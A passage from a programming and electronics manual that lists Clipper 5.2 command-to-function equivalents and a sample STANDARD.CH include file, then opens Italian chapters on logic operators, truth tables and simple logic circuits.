722.5.40 SAVE TO

```
SAVE TO xcMemFile [ALL [LIKE|EXCEPT skeleton]]
```

```
_MSave( cMemFileName, [cSkeleton], [lLike] )
```

722.5.41 SEEK

```
SEEK expSearch [SOFTSEEK]
```

```
dbSeek( expSearch [, lSoftSeek] )
```

722.5.42 SELECT

```
SELECT xnWorkArea | idAlias
```

```
dbSelectArea( nWorkArea | cIdAlias )
```

722.5.43 SET

Most of the '**SET**...' commands are translated into the '**SET()**' function that distinguishes different modes depending on a number. As this number is difficult to handle during programming (essentially because it is difficult to remember the meaning of it), Clipper offers the '**SET.CH**' include file that helps with manifest constants.

```
#define _SET_EXACT          1
#define _SET_FIXED          2
#define _SET_DECIMALS       3
#define _SET_DATEFORMAT     4
#define _SET_EPOCH          5
#define _SET_PATH           6
#define _SET_DEFAULT        7

#define _SET_EXCLUSIVE      8
#define _SET_SOFTSEEK       9
#define _SET_UNIQUE        10
#define _SET_DELETED       11

#define _SET_CANCEL        12
#define _SET_DEBUG         13
```

```
#define _SET_TYPEAHEAD    14

#define _SET_COLOR        15
#define _SET_CURSOR       16
#define _SET_CONSOLE      17
#define _SET_ALTERNATE    18
#define _SET_ALTFILE      19
#define _SET_DEVICE       20
#define _SET_EXTRA        21
#define _SET_EXTRAFILE    22
#define _SET_PRINTER      23
#define _SET_PRINTFILE    24
#define _SET_MARGIN       25

#define _SET_BELL         26
#define _SET_CONFIRM      27
#define _SET_ESCAPE       28
#define _SET_INSERT       29
#define _SET_EXIT         30
#define _SET_INTENSITY    31
#define _SET_SCOREBOARD   32
#define _SET_DELIMITERS   33
#define _SET_DELIMCHARS   34

#define _SET_WRAP         35
#define _SET_MESSAGE      36
#define _SET_MCENTER      37
#define _SET_SCROLLBREAK  38
```

SET ALTERNATE TO ***xcFile*** [ADDITIVE]

Set(_SET_ALTFILE, ***cFile***, lAdditive)

SET ALTERNATE ON | OFF | ***xlToggle***

Set(_SET_ALTERNATE, "ON" | "OFF" | ***lToggle***)

SET BELL ON | OFF | ***xlToggle***

Set(_SET_BELL, "ON" | "OFF" | ***lToggle***)

```
SET COLOR | COLOUR TO (cColorString)
```

```
SetColor( cColorString )
```

SET CONFIRM ON | OFF | ***xlToggle***

Set(_SET_CONFIRM, "ON" | "OFF" | ***lToggle***)

SET CONSOLE ON | OFF | ***xlToggle***

Set(_SET_CONSOLE, "ON" | "OFF" | ***lToggle***)

SET CURSOR ON | OFF | ***xlToggle***

SetCursor(1 | 0 | iif(***lToggle***, 1, 0))

SET DATE FORMAT [TO] ***cDateFormat***

Set(_SET_DATEFORMAT, ***cDateFormat***)

```
SET DECIMALS TO
```

```
Set( _SET_DECIMALS, 0 )
```

SET DECIMALS TO ***nDecimals***

Set(_SET_DECIMALS, ***nDecimals***)

```
SET DEFAULT TO
```

```
Set( _SET_DEFAULT, "" )
```

SET DEFAULT TO ***xcPathspec***

Set(_SET_DEFAULT, ***cPathspec***)

SET DELETED ON | OFF | ***xlToggle***

Set(_SET_DELETED, "ON" | "OFF" | ***lToggle***)

SET DELIMITERS ON | OFF | ***xlToggle***

Set(_SET_DELIMITERS, "ON" | "OFF" | ***lToggle***)

SET DELIMITERS TO [DEFAULT]

```
Set( _SET_DELIMCHARS, "::" )
```

SET DELIMITERS TO ***cDelimiters***

Set(_SET_DELIMCHARS, ***cDelimiters***)

SET DEVICE TO SCREEN | PRINTER

Set(_SET_DEVICE, "SCREEN" | "PRINTER")

```
SET EPOCH TO nYear
```

```
Set( _SET_EPOCH, nYear )
```

```
SET ESCAPE ON | OFF | xlToggle
```

```
Set( _SET_ESCAPE, "ON" | "OFF" | lToggle )
```

```
SET EXACT ON | OFF | xlToggle
```

```
Set( _SET_EXACT, "ON" | "OFF" | lToggle )
```

```
SET EXCLUSIVE ON | OFF | xlToggle
```

```
Set( _SET_EXCLUSIVE, "ON" | "OFF" | lToggle )
```

```
SET FILTER TO
```

```
dbclearfilter()
```

```
SET FILTER TO lCondition
```

```
dbsetfilter( bCondition, cCondition )
```

```
SET FIXED ON | OFF | xlToggle
```

```
Set( _SET_FIXED, "ON" | "OFF" | lToggle )
```

```
SET FUNCTION nFunctionKey TO cString
```

```
__SetFunction( nFunctionKey, cString )
```

```
SET INDEX TO [xcIndex [, xcIndex1... ] ]
```

```
ordListClear()
```

```
ordListAdd( cIndex )
ordListAdd( cIndex1 )
...
```

```
SET INTENSITY ON | OFF | xlToggle
```

```
Set( _SET_INTENSITY, "ON" | "OFF" | lToggle )
```

```
SET KEY nInkeyCode [TO]
```

```
SetKey( nInkeyCode, NIL )
```

```
SET KEY nInkeyCode TO [idProcedure]
```

```
SetKey( nInkeyCode, { |p, l, v| idProcedure(p, l, v)} )
```

```
SET MARGIN TO
```

```
Set( _SET_MARGIN, 0 )
```

```
SET MARGIN TO [nPageOffset]
```

```
Set( _SET_MARGIN, nPageOffset )
```

```
SET MESSAGE TO
```

```
Set( _SET_MESSAGE, 0 )
```

```
Set( _SET_MCENTER, .F. )
```

```
SET MESSAGE TO [nRow [CENTER | CENTRE]]
```

```
Set( _SET_MESSAGE, nRow )
```

```
Set( _SET_MCENTER, lCenter )
```

```
SET ORDER TO [nIndex]
```

```
ordSetFocus( nIndex )
```

```
SET PATH TO
```

```
Set( _SET_PATH, "" )
```

```
SET PATH TO [xcPathspec [, cPathspec1... ] ]
```

```
Set( _SET_PATH, cPathspec [, cPathspec1... ] )
```

```
SET PRINTER ON | OFF | xlToggle
```

```
Set( _SET_PRINTER, "ON" | "OFF" | lToggle )
```

```
SET PRINTER TO
```

```
Set( _SET_PRINTFILE, "" )
```

```
SET PRINTER TO [xcDevice|xcFile [ADDITIVE]]
```

```
Set( _SET_PRINTFILE, cDevice|cFile, lAdditive )
```

```
SET RELATION TO
```

```
dbclearrelation()
```

```
SET RELATION TO [expKey1 INTO xcAlias1] [, [TO] expKey2 INTO xcAlias2...]
```

```
dbClearRel()
```

```
dbSetRelation( cAlias1, {||expKey1}, ["expKey1"] )
```

```
dbSetRelation( cAlias2, {||expKey2}, ["expKey1"] )
```

```
SET RELATION TO [expKey1 INTO xcAlias1]⮐
↪[, [TO] expKey2 INTO xcAlias2...] ADDITIVE
```

```
dbSetRelation( cAlias1, {||expKey1}, ["expKey1"] )
```

```
dbSetRelation( cAlias2, {||expKey2}, ["expKey1"] )
```

```
SET SCOREBOARD ON | OFF | xlToggle
```

```
Set( _SET_SCOREBOARD, "ON" | "OFF" | lToggle )
```

```
SET SOFTSEEK ON | OFF | xlToggle
```

```
Set( _SET_SOFTSEEK, "ON" | "OFF" | lToggle )
```

```
SET TYPEAHEAD TO nKeyboardSise
```

```
Set( _SET_TYPEAHEAD, nKeyboardSise )
```

```
SET UNIQUE ON | OFF | xlToggle
```

```
Set( _SET_UNIQUE, "ON" | "OFF" | lToggle )
```

```
SET WRAP ON | OFF | xlToggle
```

```
Set( _SET_WRAP, "ON" | "OFF" | lToggle )
```

722.5.44 SKIP

```
SKIP [nRecords] [ALIAS idAlias|nWorkArea]
```

```
[idAlias|nWorkArea ->]( dbSkip([nRecords]) )
```

722.5.45 SORT

```
SORT TO xcDatabase ON idField1 [/[A|D][C]] [, idField2 [/[A|D][C]] ...]↩
↪[scope] [WHILE lCondition] [FOR lCondition]
```

```
__dbSort( cDatabase, [acFields], [bForCondition], [bWhileCondition],↩
↪[nNextRecords], [nRecord], [lRest] )
```

722.5.46 STORE

```
STORE value TO variable
```

```
variable := value
```

722.5.47 SUM

```
SUM nExp1 [, nExp2...] TO idVar1 [, idVar2...] [FOR lForCondition]↩
↪[WHILE lWhileCondition] [NEXT nNextRecords] [RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||idVar1:=idVar1+nExp1 [, idVar2:=idVar2+nExp2...] },↩
↪{||lForCondition}, {||lWhileCondition}, nNextRecords, nRecord, lRest )
```

722.5.48 TOTAL ON

```
TOTAL ON expKey [FIELDS idField_list] TO xcDatabase [scope] ↩
↪[WHILE lCondition] [FOR lCondition]
```

```
__dbTotal( cDatabase, bKey, [acFields], [bForCondition], [bWhileCondition],↩
↪[nNextRecords], [nRecord], [lRest] )
```

722.5.49 UNLOCK

```
UNLOCK
```

```
dbUnlock()
```

```
UNLOCK ALL
```

```
dbUnlockAll()
```

722.5.50 UPDATE FROM

```
UPDATE FROM xcAlias ON expKey [RANDOM] REPLACE idField1↩
↪WITH exp [, idField2 WITH exp ...]
```

```
__dbUpdate( cAlias, bKey, [lRandom], [bReplacement] )
```

Example:

```
__dbUpdate( "INVOICE", {|| LAST}, .T.,; {|| FIELD->TOTAL1 := ↩
↪INVOICE->SUM1,; FIELD->TOTAL2 := INVOICE->SUM2 } )
```

722.5.51 USE

```
USE
```

```
dbclosearea()
```

```
USE [xcDatabase] ↩
↪[INDEX xcIndex1 [, xcIndex2...] [ALIAS xcAlias] [EXCLUSIVE|SHARED] [NEW] ↩
↪[READONLY] [VIA cDriver]]
```

```
dbUseArea( [lNewArea], [cDriver], cDatabase, [cAlias], [lShared], [lReadOnly] )
```

```
[dbSetIndex( cIndex1 )]
```

```
[dbSetIndex( cIndex2 )]
```

```
...
```

722.5.52 ZAP

```
ZAP
```

```
dbZap()
```

722.6 Step 6: free yourself from STD.CH - /U

Now that no command is used, the standard include file 'STD.CH' is no more necessary. Clipper uses 'STD.CH' automatically, unless specified differently. Just compile this way:

```
C:>CLIPPER TEST.PRG /U [Enter]
```

722.7 Step 7: take control over all include files

Clipper comes with so many include files ('*.CH'). To avoid confusion, a single 'STANDARD.CH' file containing all what is needed for the application may be prepared. At least, it is necessary the following.

```
*=================================================================
* DISPBOX()
*=================================================================

* Single-line box
#define BOX_SINGLE;
    (;
        CHR(218) +;
        CHR(196) +;
        CHR(191) +;
        CHR(179) +;
        CHR(217) +;
        CHR(196) +;
        CHR(192) +;
        CHR(179);
    )

* Double-line box
#define BOX_DOUBLE;
    (;
        CHR(201) +;
        CHR(205) +;
        CHR(187) +;
        CHR(186) +;
        CHR(188) +;
        CHR(205) +;
        CHR(200) +;
        CHR(186);
    )

* Single-line top, double-line sides
#define BOX_SINGLE_DOUBLE;
    (;
        CHR(214) +;
        CHR(196) +;
        CHR(183) +;
        CHR(186) +;
        CHR(189) +;
        CHR(196) +;
        CHR(211) +;
        CHR(186);
    )

* Double-line top, single-line sides
#define BOX_DOUBLE_SINGLE;
    (;
        CHR(213) +;
```

```
        CHR(205) +;
        CHR(184) +;
        CHR(179) +;
        CHR(190) +;
        CHR(205) +;
        CHR(212) +;
        CHR(179);
    )


*==================================================================
* ERRORS
*==================================================================

* Severity levels (e:severity)
#define ERROR_SEVERITY_WHOCARES         0
#define ERROR_SEVERITY_WARNING          1
#define ERROR_SEVERITY_ERROR            2
#define ERROR_SEVERITY_CATASTROPHIC     3

* Generic error codes (e:genCode)
#define ERROR_GENERIC_ARG              1
#define ERROR_GENERIC_BOUND            2
#define ERROR_GENERIC_STROVERFLOW      3
#define ERROR_GENERIC_NUMOVERFLOW      4
#define ERROR_GENERIC_ZERODIV          5
#define ERROR_GENERIC_NUMERR           6
#define ERROR_GENERIC_SYNTAX           7
#define ERROR_GENERIC_COMPLEXITY       8

#define ERROR_GENERIC_MEM             11
#define ERROR_GENERIC_NOFUNC          12
#define ERROR_GENERIC_NOMETHOD        13
#define ERROR_GENERIC_NOVAR           14
#define ERROR_GENERIC_NOALIAS         15
#define ERROR_GENERIC_NOVARMETHOD     16
#define ERROR_GENERIC_BADALIAS        17
#define ERROR_GENERIC_DUPALIAS        18

#define ERROR_GENERIC_CREATE          20
#define ERROR_GENERIC_OPEN            21
#define ERROR_GENERIC_CLOSE           22
#define ERROR_GENERIC_READ            23
#define ERROR_GENERIC_WRITE           24
#define ERROR_GENERIC_PRINT           25

#define ERROR_GENERIC_UNSUPPORTED     30
#define ERROR_GENERIC_LIMIT           31
#define ERROR_GENERIC_CORRUPTION      32
#define ERROR_GENERIC_DATATYPE        33
#define ERROR_GENERIC_DATAWIDTH       34
#define ERROR_GENERIC_NOTABLE         35
#define ERROR_GENERIC_NOORDER         36
```

```
#define ERROR_GENERIC_SHARED         37
#define ERROR_GENERIC_UNLOCKED       38
#define ERROR_GENERIC_READONLY       39

#define ERROR_GENERIC_APPENDLOCK     40
#define ERROR_GENERIC_LOCK           41


*=================================================================
* INKEY()
*=================================================================

#define K_UP                5   //   Up arrow, Ctrl-E
#define K_DOWN             24   //   Down arrow, Ctrl-X
#define K_LEFT             19   //   Left arrow, Ctrl-S
#define K_RIGHT             4   //   Right arrow, Ctrl-D
#define K_HOME              1   //   Home, Ctrl-A
#define K_END               6   //   End, Ctrl-F
#define K_PGUP             18   //   PgUp, Ctrl-R
#define K_PGDN              3   //   PgDn, Ctrl-C

#define K_CTRL_UP         397   // * Ctrl-Up arrow
#define K_CTRL_DOWN       401   // * Ctrl-Down arrow
#define K_CTRL_LEFT        26   //   Ctrl-Left arrow, Ctrl-Z
#define K_CTRL_RIGHT        2   //   Ctrl-Right arrow, Ctrl-B
#define K_CTRL_HOME        29   //   Ctrl-Home, Ctrl-</synsqb>
#define K_CTRL_END         23   //   Ctrl-End, Ctrl-W
#define K_CTRL_PGUP        31   //   Ctrl-PgUp, Ctrl-Hyphen
#define K_CTRL_PGDN        30   //   Ctrl-PgDn, Ctrl-^

#define K_ALT_UP          408   // * Alt-Up arrow
#define K_ALT_DOWN        416   // * Alt-Down arrow
#define K_ALT_LEFT        411   // * Alt-Left arrow
#define K_ALT_RIGHT       413   // * Alt-Right arrow
#define K_ALT_HOME        407   // * Alt-Home
#define K_ALT_END         415   // * Alt-End
#define K_ALT_PGUP        409   // * Alt-PgUp
#define K_ALT_PGDN        417   // * Alt-PgDn

#define K_ENTER            13   //   Enter, Ctrl-M
#define K_RETURN           13   //   Return, Ctrl-M
#define K_SPACE            32   //   Space bar
#define K_ESC              27   //   Esc, Ctrl-<synsqb>

#define K_CTRL_ENTER       10   //   Ctrl-Enter
#define K_CTRL_RETURN      10   //   Ctrl-Return
#define K_CTRL_RET         10   //   Ctrl-Return (Compat.)
#define K_CTRL_PRTSCR     379   // * Ctrl-Print Screen
#define K_CTRL_QUESTION   309   //   Ctrl-?

#define K_ALT_ENTER       284   // * Alt-Enter
#define K_ALT_RETURN      284   // * Alt-Return
#define K_ALT_EQUALS      387   // * Alt-Equals
```

```
#define K_ALT_ESC          257   // * Alt-Esc

#define KP_ALT_ENTER       422   // * Keypad Alt-Enter

#define KP_CTRL_5          399   // * Keypad Ctrl-5
#define KP_CTRL_SLASH      405   // * Keypad Ctrl-/
#define KP_CTRL_ASTERISK   406   // * Keypad Ctrl-*
#define KP_CTRL_MINUS      398   // * Keypad Ctrl--
#define KP_CTRL_PLUS       400   // * Keypad Ctrl-+

#define KP_ALT_5             5   // * Keypad Alt-5
#define KP_ALT_SLASH       420   // * Keypad Alt-/
#define KP_ALT_ASTERISK    311   // * Keypad Alt-*
#define KP_ALT_MINUS       330   // * Keypad Alt--
#define KP_ALT_PLUS        334   // * Keypad Alt-+

#define K_INS               22   //   Ins, Ctrl-V
#define K_DEL                7   //   Del, Ctrl-G
#define K_BS                 8   //   Backspace, Ctrl-H
#define K_TAB                9   //   Tab, Ctrl-I
#define K_SH_TAB           271   //   Shift-Tab

#define K_CTRL_INS         402   // * Ctrl-Ins
#define K_CTRL_DEL         403   // * Ctrl-Del
#define K_CTRL_BS          127   //   Ctrl-Backspace
#define K_CTRL_TAB         404   // * Ctrl-Tab

#define K_ALT_INS          418   // * Alt-Ins
#define K_ALT_DEL          419   // * Alt-Del
#define K_ALT_BS           270   // * Alt-Backspace
#define K_ALT_TAB          421   // * Alt-Tab

#define K_CTRL_A             1   //   Ctrl-A, Home
#define K_CTRL_B             2   //   Ctrl-B, Ctrl-Right arrow
#define K_CTRL_C             3   //   Ctrl-C, PgDn, Ctrl-ScrollLock
#define K_CTRL_D             4   //   Ctrl-D, Right arrow
#define K_CTRL_E             5   //   Ctrl-E, Up arrow
#define K_CTRL_F             6   //   Ctrl-F, End
#define K_CTRL_G             7   //   Ctrl-G, Del
#define K_CTRL_H             8   //   Ctrl-H, Backspace
#define K_CTRL_I             9   //   Ctrl-I, Tab
#define K_CTRL_J            10   //   Ctrl-J
#define K_CTRL_K            11   //   Ctrl-K
#define K_CTRL_L            12   //   Ctrl-L
#define K_CTRL_M            13   //   Ctrl-M, Return
#define K_CTRL_N            14   //   Ctrl-N
#define K_CTRL_O            15   //   Ctrl-O
#define K_CTRL_P            16   //   Ctrl-P
#define K_CTRL_Q            17   //   Ctrl-Q
#define K_CTRL_R            18   //   Ctrl-R, PgUp
#define K_CTRL_S            19   //   Ctrl-S, Left arrow
#define K_CTRL_T            20   //   Ctrl-T
#define K_CTRL_U            21   //   Ctrl-U
```

```
#define K_CTRL_V            22   //   Ctrl-V, Ins
#define K_CTRL_W            23   //   Ctrl-W, Ctrl-End
#define K_CTRL_X            24   //   Ctrl-X, Down arrow
#define K_CTRL_Y            25   //   Ctrl-Y
#define K_CTRL_Z            26   //   Ctrl-Z, Ctrl-Left arrow

#define K_ALT_A            286   //   Alt-A
#define K_ALT_B            304   //   Alt-B
#define K_ALT_C            302   //   Alt-C
#define K_ALT_D            288   //   Alt-D
#define K_ALT_E            274   //   Alt-E
#define K_ALT_F            289   //   Alt-F
#define K_ALT_G            290   //   Alt-G
#define K_ALT_H            291   //   Alt-H
#define K_ALT_I            279   //   Alt-I
#define K_ALT_J            292   //   Alt-J
#define K_ALT_K            293   //   Alt-K
#define K_ALT_L            294   //   Alt-L
#define K_ALT_M            306   //   Alt-M
#define K_ALT_N            305   //   Alt-N
#define K_ALT_O            280   //   Alt-O
#define K_ALT_P            281   //   Alt-P
#define K_ALT_Q            272   //   Alt-Q
#define K_ALT_R            275   //   Alt-R
#define K_ALT_S            287   //   Alt-S
#define K_ALT_T            276   //   Alt-T
#define K_ALT_U            278   //   Alt-U
#define K_ALT_V            303   //   Alt-V
#define K_ALT_W            273   //   Alt-W
#define K_ALT_X            301   //   Alt-X
#define K_ALT_Y            277   //   Alt-Y
#define K_ALT_Z            300   //   Alt-Z
#define K_ALT_1            376   //   Alt-1
#define K_ALT_2            377   //   Alt-2
#define K_ALT_3            378   //   Alt-3
#define K_ALT_4            379   //   Alt-4
#define K_ALT_5            380   //   Alt-5
#define K_ALT_6            381   //   Alt-6
#define K_ALT_7            382   //   Alt-7
#define K_ALT_8            383   //   Alt-8
#define K_ALT_9            384   //   Alt-9
#define K_ALT_0            385   //   Alt-0

#define K_F1                28   //   F1, Ctrl-Backslash
#define K_F2                -1   //   F2
#define K_F3                -2   //   F3
#define K_F4                -3   //   F4
#define K_F5                -4   //   F5
#define K_F6                -5   //   F6
#define K_F7                -6   //   F7
#define K_F8                -7   //   F8
#define K_F9                -8   //   F9
#define K_F10               -9   //   F10
```

```
#define K_F11            -40   // * F11
#define K_F12            -41   // * F12

#define K_CTRL_F1        -20   //   Ctrl-F1
#define K_CTRL_F2        -21   //   Ctrl-F2
#define K_CTRL_F3        -22   //   Ctrl-F4
#define K_CTRL_F4        -23   //   Ctrl-F3
#define K_CTRL_F5        -24   //   Ctrl-F5
#define K_CTRL_F6        -25   //   Ctrl-F6
#define K_CTRL_F7        -26   //   Ctrl-F7
#define K_CTRL_F8        -27   //   Ctrl-F8
#define K_CTRL_F9        -28   //   Ctrl-F9
#define K_CTRL_F10       -29   //   Ctrl-F10
#define K_CTRL_F11       -44   // * Ctrl-F11
#define K_CTRL_F12       -45   // * Ctrl-F12

#define K_ALT_F1         -30   //   Alt-F1
#define K_ALT_F2         -31   //   Alt-F2
#define K_ALT_F3         -32   //   Alt-F3
#define K_ALT_F4         -33   //   Alt-F4
#define K_ALT_F5         -34   //   Alt-F5
#define K_ALT_F6         -35   //   Alt-F6
#define K_ALT_F7         -36   //   Alt-F7
#define K_ALT_F8         -37   //   Alt-F8
#define K_ALT_F9         -38   //   Alt-F9
#define K_ALT_F10        -39   //   Alt-F10
#define K_ALT_F11        -46   // * Alt-F11
#define K_ALT_F12        -47   // * Alt-F12

#define K_SH_F1          -10   //   Shift-F1
#define K_SH_F2          -11   //   Shift-F2
#define K_SH_F3          -12   //   Shift-F3
#define K_SH_F4          -13   //   Shift-F4
#define K_SH_F5          -14   //   Shift-F5
#define K_SH_F6          -15   //   Shift-F6
#define K_SH_F7          -16   //   Shift-F7
#define K_SH_F8          -17   //   Shift-F8
#define K_SH_F9          -18   //   Shift-F9
#define K_SH_F10         -19   //   Shift-F10
#define K_SH_F11         -42   // * Shift-F11
#define K_SH_F12         -43   // * Shift-F12


*===================================================================
* MEMOEDIT()
*===================================================================

* User function entry modes
#define MEMOEDIT_IDLE          0      // idle, all keys processed
#define MEMOEDIT_UNKEY         1      // unknown key, memo unaltered
#define MEMOEDIT_UNKEYX        2      // unknown key, memo altered
#define MEMOEDIT_INIT          3      // initialization mode
```

```
* User function return codes
#define MEMOEDIT_DEFAULT         0      // perform default action
#define MEMOEDIT_IGNORE         32      // ignore unknown key
#define MEMOEDIT_DATA           33      // treat unknown key as data
#define MEMOEDIT_TOGGLEWRAP     34      // toggle word-wrap mode
#define MEMOEDIT_TOGGLESCROLL   35      // toggle scrolling mode
#define MEMOEDIT_WORDRIGHT     100      // perform word-right operation
#define MEMOEDIT_BOTTOMRIGHT   101      // perform bottom-right operation


*=================================================================
* SET()
*=================================================================

#define _SET_EXACT          1
#define _SET_FIXED          2
#define _SET_DECIMALS       3
#define _SET_DATEFORMAT     4
#define _SET_EPOCH          5
#define _SET_PATH           6
#define _SET_DEFAULT        7

#define _SET_EXCLUSIVE      8
#define _SET_SOFTSEEK       9
#define _SET_UNIQUE        10
#define _SET_DELETED       11

#define _SET_CANCEL        12
#define _SET_DEBUG         13
#define _SET_TYPEAHEAD     14

#define _SET_COLOR         15
#define _SET_CURSOR        16
#define _SET_CONSOLE       17
#define _SET_ALTERNATE     18
#define _SET_ALTFILE       19
#define _SET_DEVICE        20
#define _SET_EXTRA         21
#define _SET_EXTRAFILE     22
#define _SET_PRINTER       23
#define _SET_PRINTFILE     24
#define _SET_MARGIN        25

#define _SET_BELL          26
#define _SET_CONFIRM       27
#define _SET_ESCAPE        28
#define _SET_INSERT        29
#define _SET_EXIT          30
#define _SET_INTENSITY     31
#define _SET_SCOREBOARD    32
#define _SET_DELIMITERS    33
#define _SET_DELIMCHARS    34
```

```
#define _SET_WRAP          35
#define _SET_MESSAGE       36
#define _SET_MCENTER       37
#define _SET_SCROLLBREAK   38

*=================================================================
* SETCURSOR()
*=================================================================

#define SETCURSOR_NONE     0  // No cursor
#define SETCURSOR_NORMAL   1  // Normal cursor (underline)
#define SETCURSOR_INSERT   2  // Insert cursor (lower half block)
#define SETCURSOR_SPECIAL1 3  // Special cursor (full block)
#define SETCURSOR_SPECIAL2 4  // Special cursor (upper half block)


*=================================================================
* RDD REQUESTs
*=================================================================

external dbfndx
external dbfntx // default
```

[1] This material appeared originally at ‘`http://www.geocities.com/SiliconValley/7737/clipper52clean.html`’, in 1996.

[2] **Clipper 5.2** Proprietary software

Parte cxii

Logica e circuiti logici

Capitolo 723

Operatori logici e circuiti elementari

La logica formale studia le proposizioni dichiarative, dove per proposizione si intende l'insieme di soggetto e verbo. È una ***proposizione dichiarativa*** quella proposizione nei confronti della quale è possibile stabilire se è vera o è falsa. *Vero* o *Falso* sono gli unici valori che può assumere una proposizione dichiarativa.

La proposizione che non si può suddividere in altre proposizioni, si dice essere elementare.

Il valore di una proposizione dichiarativa (*Vero* o *Falso*) può essere espresso in vari modi, a seconda del contesto. Generalmente, si attribuisce alla cifra numerica uno il significato di *Vero*, mentre a zero si attribuisce il valore *Falso*.

La variabile che può assumere solo il valore risultante da una proposizione dichiarativa, è una variabile logica.

Un'espressione logica è quella che produce un risultato *Vero* o *Falso*. L'espressione logica può essere costituita da proposizioni dichiarative, da valori costanti (espressi secondo la forma prevista per rappresentare *Vero* o *Falso*) e da variabili logiche. Per connettere o comunque per intervenire nei valori delle varie componenti dell'espressione, si utilizzano degli operatori.

Si distinguono generalmente gli operatori logici in «unari» e in «connettivi logici», per distinguere se intervengono in un solo valore logico, oppure su due o più valori logici. Gli operatori logici si possono vedere come delle scatoline, che hanno uno o più ingressi, con una sola uscita.

Gli operatori logici unari ottengono in ingresso un solo valore logico; sono disponibili l'invertitore logico (NOT) e il non-invertitore logico.

L'invertitore logico è l'operatore unario che inverte il valore logico ricevuto in ingresso: se in ingresso riceve il valore *Vero* (1), in uscita genera il valore *Falso* (0); se in ingresso riceve il valore *Falso* (0), in uscita genera il valore *Vero* (1).

A titolo di esempio, se la variabile logica «A» contiene il risultato della proposizione dichiarativa «Antonio mangia», l'espressione logica «NOT A» è equivalente alla proposizione dichiarativa «Antonio non mangia».

```
.-------.-------.       .---.-------.
|   A   | NOT A |       | A | NOT A |
|-------|-------|       |---|-------|
| falso | vero  |       | 0 |   1   |
|       |       |       |   |       |
| vero  | falso |       | 1 |   0   |
`-------'-------'       `---'-------'
```

Il simbolo elettronico dell'invertitore logico è quello seguente:

input —▷o— output

Il non-invertitore logico è l'operatore unario che presenta in uscita lo stesso valore ricevuto in ingresso. Il nome che viene dato al questo tipo di operatore indica la presenza di due negazioni consecutive che si eliminano a vicenda. Per esempio, se la variabile logica «A» contiene il risultato della proposizione dichiarativa «Antonio mangia», l'espressione logica «NOT A» è equivalente alla proposizione dichiarativa «Antonio non mangia», ma nello stesso modo, «NOT (NOT A)» è equivalente alla proposizione originale: «Antonio mangia».

A	NOT (NOT A)
falso	falso
vero	vero

A	NOT (NOT A)
0	0
1	1

Il simbolo elettronico del non-invertitore logico è quello seguente:

input output

Il circuito del non-invertitore logico è equivalente a due invertitori posti in cascata:

input output

I connettivi logici sono gli operatori che utilizzano due ingressi. Il connettivo AND restituisce il valore *Vero* solo se entrambi i valori in ingresso sono pari a *Vero*. Per esempio, se la variabile logica «A» contiene il risultato della proposizione dichiarativa «Antonio mangia» e la variabile «B» contiene il risultato di «Piero legge», l'espressione «A AND B» equivale alla proposizione «Antonio mangia e Piero legge».

A	B	A AND B
0	0	0
0	1	0
1	0	0
1	1	1

Il simbolo elettronico del circuito logico AND è quello seguente:

input
input
output

Il connettivo OR restituisce il valore *Vero* se almeno uno dei due ingressi dispone di un valore pari a *Vero*. Per esempio, se la variabile logica «A» contiene il risultato della proposizione dichiarativa «Antonio mangia» e la variabile «B» contiene il risultato di «Piero legge», l'espressione «A OR B» equivale alla proposizione «Antonio mangia e/o Piero legge».

A	B	A OR B
0	0	0
0	1	1
1	0	1
1	1	1

Il simbolo elettronico del circuito logico OR è quello seguente:

input
input
output

Il connettivo XOR restituisce il valore *Vero* se solo uno dei due ingressi dispone di un valore pari a *Vero*. Per esempio, se la variabile logica «A» contiene il risultato della proposizione dichiarativa «Antonio mangia» e la variabile «B» contiene il risultato di «Piero legge», l'espressione «A XOR B» equivale alla proposizione «Antonio mangia oppure Piero legge».

```
.   .   .         .
| A | B | A XOR B |
|---|---|---------|
| 0 | 0 |    0    |
| 0 | 1 |    1    |
| 1 | 0 |    1    |
| 1 | 1 |    0    |
`---'---'---------'
```

Il simbolo elettronico del circuito logico XOR è quello seguente:

input
input
output

Il circuito XOR si può anche sintetizzare utilizzando gli altri tipi di connettivi logici, per esempio come negli schemi successivi, dove la negazione logica viene rappresentata in forma sintetica attraverso l'uso di un pallino.

Figura 723.12. Circuito XOR ottenuto dai connettivi logici fondamentali.

input
input
output

Figura 723.13. Circuito XOR alternativo.

input
input
output

Figura 723.14. Altro circuito XOR alternativo.

Capitolo 724

Circuiti logici complessi

Un circuito logico complesso può essere rappresentato da una «scatola nera», nella quale entrano una serie di ingressi e dalla quale escono una serie di uscite. La combinazione dei livelli logici in uscita è funzione della combinazione dei livelli logici in ingresso, del tempo e di un fattore casuale che si manifesta tipicamente all'atto dell'alimentazione iniziale del circuito.

Quello raffigurato sopra è un esempio di scatola nera con cinque ingressi e tre uscite.

Si osservi che, salvo indicazione diversa, l'influenza della variabile tempo e della variabile casuale dovuta all'accensione del circuito si considera ininfluente.
Si consideri inoltre che, a meno di un'indicazione specifica al riguardo, il tempo di propagazione nei circuiti logici sia pari a zero.

724.1 Scatole nere con un ingresso e una uscita

Una scatola nera con un ingresso e una sola uscita, può essere rappresentata come nello schema seguente:

Una scatola nera con queste caratteristiche, può essere al massimo di quattro tipi. Lo schema seguente sintetizza i quattro tipi possibili, distinguendo i valori che possono apparire in uscita; in basso, vengono annotati i nomi che si possono attribuire ai quattro tipi di scatola nera.

```
.-------.---------------------------------.
| input | tipi in base ai valori di uscita |
|       |    1       2       3       4     |
|-------|---------------------------------|
|   0   |    0       1       0       1     |
|       |                                 |
|   1   |    0       0       1       1     |
`-------'---------------------------------'
             |       |       |       |
             |       |       |       `--> unary
             |       |       |
             |       |       `--> not inverter
             |       |
             |       `--> inverter
             |
             `--> null
```

Come si vede dalle annotazioni contenute nello schema, la scatola nera di tipo due, coincide con il circuito invertente (ovvero NOT), mentre la scatola nera di tipo tre coincide con il circuito non-invertente.

La scatola nera di tipo quattro può essere ottenuta con il circuito seguente:

Lo schema può essere rappresentato in maniera semplificata nel modo seguente:

La scatola nera di tipo uno, può essere sintetizzata usando la scatola nera di tipo quattro e invertendo il livello logico in uscita:

Pertanto, lo schema complessivo potrebbe essere il seguente:

724.2 Scatole nere con due ingressi e una uscita

Ci sono 16 tipi di scatole nere con due ingressi e una sola uscita. Lo schema seguente riepiloga i vari casi:

```
.-------.-------------------------------------------------------------------.
| input |                 tipi in base ai valori di uscita                   |
| A   B |   1   2   3   4   5   6   7   8   9  10  11  12  13  14  15  16   |
|-------|-------------------------------------------------------------------
| 0   0 |   0   1   0   1   0   1   0   1   0   1   0   1   0   1   0   1   |
|       |                                                                   |
